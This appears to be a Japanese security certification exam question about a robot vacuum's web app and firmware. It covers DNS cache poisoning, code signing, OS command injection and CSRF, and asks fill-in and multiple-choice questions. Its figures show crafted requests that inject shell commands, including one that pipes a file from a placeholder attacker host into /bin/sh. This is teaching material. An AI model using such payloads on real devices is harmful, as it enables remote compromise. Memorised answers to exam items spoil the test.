問1　IoT製品の開発に関する次の記述を読んで，設問に答えよ。

J社は，家電の製造・販売を手掛ける従業員1,000名の会社である。J社では，自社の売れ筋製品であるロボット掃除機の新製品（以下，製品Rという）を開発し，販売することにした。製品Rの仕様を図1に示す。

・掃除機能に加え，無線LANへの接続機能を搭載する。さらに，製品Rがもつ Webアプリケーションプログラム（以下，Webアプリ Rという）経由で掃除エリアを設定する機能や掃除履歴を確認する機能を搭載する。
・DHCPで IPアドレスの割当てが行われる。
・スマートフォンにインストールした専用のアプリケーションプログラムは，同一セグメント内にある製品Rを探し，Webアプリ Rにアクセスする。
・製品Rに設定された IPアドレスを使い，PCの Webブラウザから Webアプリ Rにアクセスすることもできる。
・製品Rに搭載するファームウェアには Linuxベースの OSを用いる。Webアプリ Rはその OSの上で動作させる。
・Webアプリ Rは，次の機能を有する。
1. ログイン機能
Webアプリ Rを使うために，利用者 IDとパスワードによる認証を行う。
2. 掃除エリア設定機能
（省略）
3. 掃除履歴確認機能
（省略）
4. ファームウェアアップデート機能
J社のファームウェア提供サーバ（以下，Wサーバという）からインターネット経由で，新しいバージョンのファームウェアを適用する。本機能では，Wサーバに新しいバージョンのファームウェアが存在するかどうかを確認し，存在する場合にはダウンロードして適用する。本機能は，定期的に実行されるが，利用者から Webアプリ R経由でファームウェアアップデートが要求されたときも実行される。本機能では Wサーバの名前解決を行う。製品Rから Wサーバに対するファームウェアアップデートの要求は HTTPSで行う。
5. IPアドレス設定機能
製品Rに新しい IPアドレスを設定する。POSTメソッドによる入力だけを受け付ける。

図1　製品Rの仕様（抜粋）

Webアプリ Rを含むファームウェアの開発は，開発部のFさんとG主任が担当することになった。

〔各機能のセキュリティ対策の検討〕

まず，F さんは，ファームウェアアップデート機能のセキュリティ対策を検討した。ファームウェアアップデート機能が偽のファームウェアをダウンロードしてしまうケースを考えた。そのケースには，DNS キャッシュサーバが権威 DNS サーバに W サーバの名前解決要求を行ったときに，攻撃者が偽装した DNS 応答を送信するという手法を使って攻撃を行うケースがある。この攻撃手法は［ a ］と呼ばれる。

この攻撃は，DNS キャッシュサーバが通信プロトコルに［ b ］を使って名前解決要求を送信し，かつ，攻撃者が送信した DNS 応答が，当該 DNS キャッシュサーバに到達できることに加えて，①幾つかの条件を満たした場合に成功する。攻撃が成功すると，DNS キャッシュサーバが攻撃者による応答を正当な DNS 応答として処理してしまい，偽の情報が保存される。当該 DNS キャッシュサーバを製品 R が利用して，この攻撃の影響を受けると，攻撃者のサーバから偽のファームウェアをダウンロードしてしまう。しかし，F さんは，②製品 R は，W サーバとの間の通信において HTTPS を適切に実装しているので，この攻撃の影響は受けないと考えた。F さんは，ファームウェアアップデート機能のセキュリティ対策がこれで十分か，G 主任に相談した。次は，この時の G 主任と F さんとの会話である。

G 主任 ： 攻撃者のサーバから偽のファームウェアをダウンロードさせる攻撃は回避できます。しかし，偽のファームウェアをダウンロードしてしまう場合として，ほかにも，攻撃者が W サーバに侵入するなどの方法でファームウェアを直接置き換える場合もあります。対策として，ファームウェアに［ c ］を導入しましょう。まず，製品 R では［ c ］証明書が J 社のものであることを検証します。その上で，検証された［ c ］証明書を使って，ダウンロードしたファームウェアの真正性を検証しましょう。

F さん ： 分かりました。

続いて，F さんは，Web アプリ R の実装について開発部の他の部員にレビューを依頼した。その結果，脆弱性 A と脆弱性 B の二つの脆弱性が指摘された。

〔脆弱性 A〕

IP アドレス設定機能には，任意のコマンドを実行してしまう脆弱性がある。図 2 に示すように，利用者が IP アドレス設定画面で IP アドレス，サブネットマスク及びデフォルトゲートウェイの IP アドレスをそれぞれ入力してから確認ボタンをクリックし，IP アドレス設定確認画面で確定ボタンをクリックすると，setvalue に対して図 3 に示すリクエストが送信される。setvalue が図 3 中のパラメータを含むコマンド文字列をシェルに渡すと，図 4 の IP アドレス設定を行うコマンドなどが実行される。



図 2　IP アドレス設定に用いる画面

```
POST /setvalue HTTP/1.1
Host: 192.168.1.100 1)
 (中略)

ipaddress=192.168.1.101&netmask=255.255.255.0&defaultgw=192.168.1.1
```

注 1)　“192.168.1.100” は，製品 R の変更前の IP アドレスである。

図 3　setvalue に送信されるリクエスト

```
ifconfig eth1 "192.168.1.101" netmask "255.255.255.0"
```

図 4　IP アドレス設定を行うコマンド

リクエストに対する setvalue の処理には，［　d　］しまうという問題点があるので，setvalue に対して，図 5 に示す細工されたリクエストが送られると，製品 R は想定外のコマンドを実行してしまう。

```
POST /setvalue HTTP/1.1
Host: 192.168.1.100
（中略）

ipaddress=192.168.1.101&netmask=255.255.255.0";ping -c 1 192.168.1.10;"&defaultgw=19
2.168.1.1 1) 2)
```

注 1) “192.168.1.10” は，製品 R から到達可能な IP アドレスである。
2) URL デコード済みである。

図 5　細工されたリクエストの例

〔脆弱性 B〕

IP アドレス設定機能には，ログイン済みの利用者が攻撃者によって設置された罠（わな）サイトにアクセスし，利用者が意図せずに悪意のあるリクエストを Web アプリ R に送信させられた場合に，Web アプリ R がそのリクエストを受け付けて処理してしまう脆弱性がある。

〔脆弱性の修正〕

次は，二つの脆弱性の指摘を踏まえて修正を検討した時の，F さんと G 主任の会話である。

F さん　：脆弱性 A ですが，悪用されるリスクは低いです。というのは，利用者宅内にある製品 R は，インターネットからは直接アクセスできないと想定されるからです。攻撃するには，攻撃者は利用者宅の同一セグメントにつなぎ，不正なログインも成功させる必要があります。修正の優先度を下げてもよいのではないでしょうか。

G 主任　：確かに脆弱性 A だけを悪用されるリスクは低いでしょう。しかし，例えば，攻撃者が，Web アプリ R にログイン済みの利用者を罠サイトに誘い，③図 6 の攻撃リクエストを送信させると，脆弱性 B が悪用され，その後，脆弱性 A が悪用されます。この結果，製品 R は攻撃者のファイルをダウンロードして実行してしまいます。このリスクは低くありません。

```
POST /setvalue HTTP/1.1
Host: 192.168.1.100
 (中略)

ipaddress=192.168.1.101&netmask=255.255.255.0";curl  http:// △ △ △ .com  |  /bin/sh
-;"&defaultgw=192.168.1.1 1) 2)
```

注 1)　“http://△△△.com” は，攻撃者のファイルをダウンロードさせるための URL である。
2)　URL デコード済みである。

図 6　攻撃リクエスト

F さん　：分かりました。脆弱性 A と脆弱性 B の両方を修正します。

F さんは，脆弱性 A への対策として，利用者からリクエストのパラメータとして受け取った IP アドレス情報を，コマンドを用いず安全に IP アドレスを設定できるライブラリ関数を利用する方法で設定することにした。次に，脆弱性 B については，利用者からのリクエストのパラメータに，セッションにひも付けられ，かつ，［　e　］という特徴をもつトークンを付与し，Web アプリ R はそのトークンを検証するように修正した。

F さんと G 主任は，そのほかに必要なテストも行って，Web アプリ R を含むファームウェアの開発を完了した。

設問 1　〔各機能のセキュリティ対策の検討〕について答えよ。

(1)　本文中の［　a　］に入れる攻撃手法の名称を 15 字以内で答えよ。

(2)　本文中の［　b　］に入れる適切な字句を，解答群の中から選び，記号で答えよ。

解答群

ア　ARP　　イ　ICMP　　ウ　TCP　　エ　UDP

(3)　本文中の下線①について，攻撃者が送信した DNS 応答が攻撃として成功するために満たすべき条件のうちの一つを，30 字以内で答えよ。

(4)　本文中の下線②について，どのような実装か。40 字以内で答えよ。

(5)　本文中の［　c　］に入れる適切な字句を 10 字以内で答えよ。

設問 2　本文中の［　d　］に入れる適切な字句を 35 字以内で答えよ。

設問３　〔脆弱性の修正〕について答えよ。

(1)　本文中の下線③について，罠サイトではどのような仕組みを使って利用者に脆弱性 B を悪用する攻撃リクエストを送信させることができるか。仕組みを 50 字以内で具体的に答えよ。

(2)　本文中の［　e　］に入れる，トークンがもつべき特徴を 15 字以内で答えよ。

設問４　脆弱性 A 及び脆弱性 B が該当する CWE を，それぞれ解答群の中から選び，記号で答えよ。

解答群

ア　CWE-78　OS コマンドインジェクション

イ　CWE-79　クロスサイトスクリプティング

ウ　CWE-89　SQL インジェクション

エ　CWE-94　コードインジェクション

オ　CWE-352　クロスサイトリクエストフォージェリ

カ　CWE-918　サーバサイドリクエストフォージェリ